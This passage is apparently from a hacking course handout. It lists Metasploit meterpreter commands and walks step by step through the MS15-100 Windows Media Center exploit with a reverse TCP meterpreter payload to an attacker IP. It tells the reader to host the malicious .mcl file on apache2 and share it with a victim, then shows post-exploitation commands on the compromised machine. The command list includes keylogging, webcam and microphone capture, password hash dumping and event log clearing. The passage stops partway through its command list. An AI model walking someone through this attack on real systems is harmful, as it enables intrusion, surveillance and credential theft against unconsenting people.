
Now you will get meterpreter prompt in msfconsole windows which confirms you are inside of the victim machine you can execute a '?' in meterpreter prompt to see the possible commands list.




```
meterpreter > ?

Core Commands
=============

    Command                   Description
    -------                   -----------
    ?                         Help menu
    background                Backgrounds the current session
    bgkill                    Kills a background meterpreter script
    bglist                    Lists running background scripts
    bgrun                     Executes a meterpreter script as a background thread
    channel                   Displays information or control active channels
    close                     Closes a channel
    disable_unicode_encoding  Disables encoding of unicode strings
    enable_unicode_encoding   Enables encoding of unicode strings
    exit                      Terminate the meterpreter session
    get_timeouts              Get the current session timeout values
    help                      Help menu
    info                      Displays information about a Post module
    irb                       Drop into irb scripting mode
    load                      Load one or more meterpreter extensions
    machine_id                Get the MSF ID of the machine attached to the session
    migrate                   Migrate the server to another process
    quit                      Terminate the meterpreter session
    read                      Reads data from a channel
    resource                  Run the commands stored in a file
    run                       Executes a meterpreter script or Post module
    set_timeouts              Set the current session timeout values
    sleep                     Force Meterpreter to go quiet, then re-establish session.
    transport                 Change the current transport mechanism
    use                       Deprecated alias for 'load'
    uuid                      Get the UUID for the current session
    write                     Writes data to a channel
```



```
Stdapi: File system Commands
============================

    Command       Description
    -------       -----------
    cat           Read the contents of a file to the screen
    cd            Change directory
    download      Download a file or directory
    edit          Edit a file
    getlwd        Print local working directory
    getwd         Print working directory
    lcd           Change local working directory
    lpwd          Print local working directory
    ls            List files
    mkdir         Make directory
    mv            Move source to destination
    pwd           Print working directory
    rm            Delete the specified file
    rmdir         Remove directory
    search        Search for files
    show_mount    List all mount points/logical drives
    upload        Upload a file or directory


Stdapi: Networking Commands
===========================

    Command       Description
    -------       -----------
    arp           Display the host ARP cache
    getproxy      Display the current proxy configuration
    ifconfig      Display interfaces
    ipconfig      Display interfaces
    netstat       Display the network connections
    portfwd       Forward a local port to a remote service
    route         View and modify the routing table
```




```
Stdapi: System Commands
=======================

    Command       Description
    -------       -----------
    clearev       Clear the event log
    drop_token    Relinquishes any active impersonation token.
    execute       Execute a command
    getenv        Get one or more environment variable values
    getpid        Get the current process identifier
    getprivs      Attempt to enable all privileges available to the current process
    getsid        Get the SID of the user that the server is running as
    getuid        Get the user that the server is running as
    kill          Terminate a process
    ps            List running processes
    reboot        Reboots the remote computer
    reg           Modify and interact with the remote registry
    rev2self      Calls RevertToSelf() on the remote machine
    shell         Drop into a system command shell
    shutdown      Shuts down the remote computer
    steal_token   Attempts to steal an impersonation token from the target process
    suspend       Suspends or resumes a list of processes
    sysinfo       Gets information about the remote system, such as OS


Stdapi: User interface Commands
===============================

    Command        Description
    -------        -----------
    enumdesktops   List all accessible desktops and window stations
    getdesktop     Get the current meterpreter desktop
    idletime       Returns the number of seconds the remote user has been idle
    keyscan_dump   Dump the keystroke buffer
    keyscan_start  Start capturing keystrokes
    keyscan_stop   Stop capturing keystrokes
    screenshot     Grab a screenshot of the interactive desktop
    setdesktop     Change the meterpreters current desktop
    uictl          Control some of the user interface components
```



```
Stdapi: Webcam Commands
=======================

    Command        Description
    -------        -----------
    record_mic     Record audio from the default microphone for X seconds
    webcam_chat    Start a video chat
    webcam_list    List webcams
    webcam_snap    Take a snapshot from the specified webcam
    webcam_stream  Play a video stream from the specified webcam


Priv: Elevate Commands
======================

    Command       Description
    -------       -----------
    getsystem     Attempt to elevate your privilege to that of local system.


Priv: Password database Commands
================================

    Command       Description
    -------       -----------
    hashdump      Dumps the contents of the SAM database


Priv: Timestomp Commands
========================

    Command       Description
    -------       -----------
    timestomp     Manipulate file MACE attributes
```

For Example iam executing sysinfo command to get the system details like show in the below image



```
meterpreter > sysinfo
Computer        : WINDOWS7-PC
OS              : Windows 7 (Build 7600).
Architecture    : x86
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/win32
```

More meterpreter commands are explained in the document further.

Practical No 3: Hacking windows machine with ms15_100 exploit.


Step 1: load Metasploit framework with

service postgresql start

msfconsole

Step 2: search for exploit code


search ms15_100



```
msf > search ms15_100

Matching Modules
================

   Name                                         Disclosure Date  Rank       Description
   ----                                         ---------------  ----       -----------
   exploit/windows/fileformat/ms15_100_mcl_exe  2015-09-08       excellent  MS15-100 Microsoft Windows
Media Center MCL Vulnerability


msf > 
```

Step 3: configuring exploit


use <exploit name>



```
msf > use exploit/windows/fileformat/ms15_100_mcl_exe
```

Step 4: configuring payload


set PAYLOAD <payload name>



```
msf exploit(ms15_100_mcl_exe) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
```


Step 5: configuring options

show options




```
msf exploit(ms15_100_mcl_exe) > show options

Module options (exploit/windows/fileformat/ms15_100_mcl_exe):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   FILENAME     msf.mcl          yes       The MCL file
   FILE_NAME    msf.exe          no        The name of the malicious payload to execute
   FOLDER_NAME                   no        Folder name to share (Default none)
   SHARE                         no        Share (Default Random)
   SRVHOST      0.0.0.0          yes       The local host to listen on. This must be an address on the
local machine or 0.0.0.0
   SRVPORT      445              yes       The local port to listen on.


Exploit target:

   Id  Name
   --  ----
   0   Windows


msf exploit(ms15_100_mcl_exe) > 
```

set SRVHOST <attacker IP>




```
msf exploit(ms15_100_mcl_exe) > set SRVHOST 192.168.0.106
SRVHOST => 192.168.0.106
```

set LHOST <attacker IP>




```
msf exploit(ms15_100_mcl_exe) > set LHOST 192.168.0.106
LHOST => 192.168.0.106
```

set LPORT <attacker port>




```
msf exploit(ms15_100_mcl_exe) > set LPORT 443
LPORT => 443
```

set SRVHOST <attacker IP>




```
msf exploit(ms15_100_mcl_exe) > set SRVPORT 445
SRVPORT => 445
```

set FILENAME <filename.mcl>



```
msf exploit(ms15_100_mcl_exe) > set FILENAME batman.mcl
FILENAME => batman.mcl
```

exploit



```
msf exploit(ms15_100_mcl_exe) > exploit
[*] Exploit running as background job.

[*] Started reverse TCP handler on 192.168.0.106:443
msf exploit(ms15_100_mcl_exe) > [*] Server started.
[*] Malicious executable at \\192.168.0.106\kjrXPB\msf.exe...
[*] Creating 'batman.mcl' file ...
[+] batman.mcl stored at /root/.msf5/local/batman.mcl
```

This will create a .mcl file on your /root/.msf5/local/filename.mcl

Please share this file with your victim.


For this purpose you can use apache2 server in your kali linux.

Step6:

Syntax: cp sourcefile apache2location

Ex: cp /root/.msf5/local/filename.mcl /var/www/html

service apache2 start



```
msf exploit(ms15_100_mcl_exe) > service apache2 start
```


Now wait for connection.

As we select meterpreter as payload you would get a meterpreter access of the target computer.

Practical No: 4 Meterpreter Commands

sysinfo command


to know about the system



```
meterpreter > sysinfo
Computer        : WINDOWS7-PC
OS              : Windows 7 (Build 7600).
Architecture    : x86
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/win32
meterpreter > 
```


ifconfig command

to know the victim IP



```
Meterpreter     : x86/win32
meterpreter > ifconfig

Interface  1
============
Name         : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU          : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 11
============
Name         : Intel(R) PRO/1000 MT Desktop Adapter
Hardware MAC : 08:00:27:77:65:27
MTU          : 1500
IPv4 Address : 192.168.0.105
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::3118:437f:6791:c872
IPv6 Netmask : ffff:ffff:ffff:ffff::


Interface 12
============
```

ii




```
Name         : Microsoft ISATAP Adapter
Hardware MAC : 00:00:00:00:00:00
MTU          : 1280
IPv6 Address : fe80::5efe:c0a8:69
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff


Interface 13
============
Name         : TAP-Windows Adapter V9
Hardware MAC : 00:ff:8b:9c:0d:bd
MTU          : 1500
IPv4 Address : 10.129.128.154
IPv4 Netmask : 255.255.255.252
IPv6 Address : fe80::1198:da81:3029:6ac3
IPv6 Netmask : ffff:ffff:ffff:ffff::


Interface 14
============
Name         : Microsoft ISATAP Adapter #2
Hardware MAC : 00:00:00:00:00:00
MTU          : 1280
IPv6 Address : fe80::5efe:a81:809a
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

meterpreter > 
```

pwd command


To know what is the current working directory

And cd command is to change the directory




```
meterpreter > pwd
C:\Program Files
meterpreter > cd ..
meterpreter > pwd
C:\
meterpreter > 
```

ls is to see the available files in the current directory




```
meterpreter > ls
Listing: C:\
============

Mode              Size        Type  Last modified              Name
----              ----        ----  -------------              ----
40777/rwxrwxrwx   0           dir   2014-09-05 02:33:04 +0530  $Recycle.Bin
40777/rwxrwxrwx   0           dir   2009-07-14 10:23:55 +0530  Documents and Settings
40777/rwxrwxrwx   0           dir   2009-07-14 08:07:05 +0530  PerfLogs
40555/r-xr-xr-x   0           dir   2016-03-12 16:04:03 +0530  Program Files
40777/rwxrwxrwx   0           dir   2015-06-20 15:29:08 +0530  ProgramData
40777/rwxrwxrwx   0           dir   2014-09-05 02:25:46 +0530  Recovery
40777/rwxrwxrwx   0           dir   2016-03-30 17:01:56 +0530  System Volume Information
40555/r-xr-xr-x   0           dir   2014-09-05 02:32:30 +0530  Users
40777/rwxrwxrwx   0           dir   2016-03-21 11:16:58 +0530  Windows
100777/rwxrwxrwx  24          fil   2009-06-11 03:12:20 +0530  autoexec.bat
100666/rw-rw-rw-  10          fil   2009-06-11 03:12:20 +0530  config.sys
100666/rw-rw-rw-  1073741824  fil   2016-04-07 16:08:23 +0530  pagefile.sys
40777/rwxrwxrwx   0           dir   2016-02-22 12:11:15 +0530  xampp

meterpreter > 
```

cat command is to read the text file contents



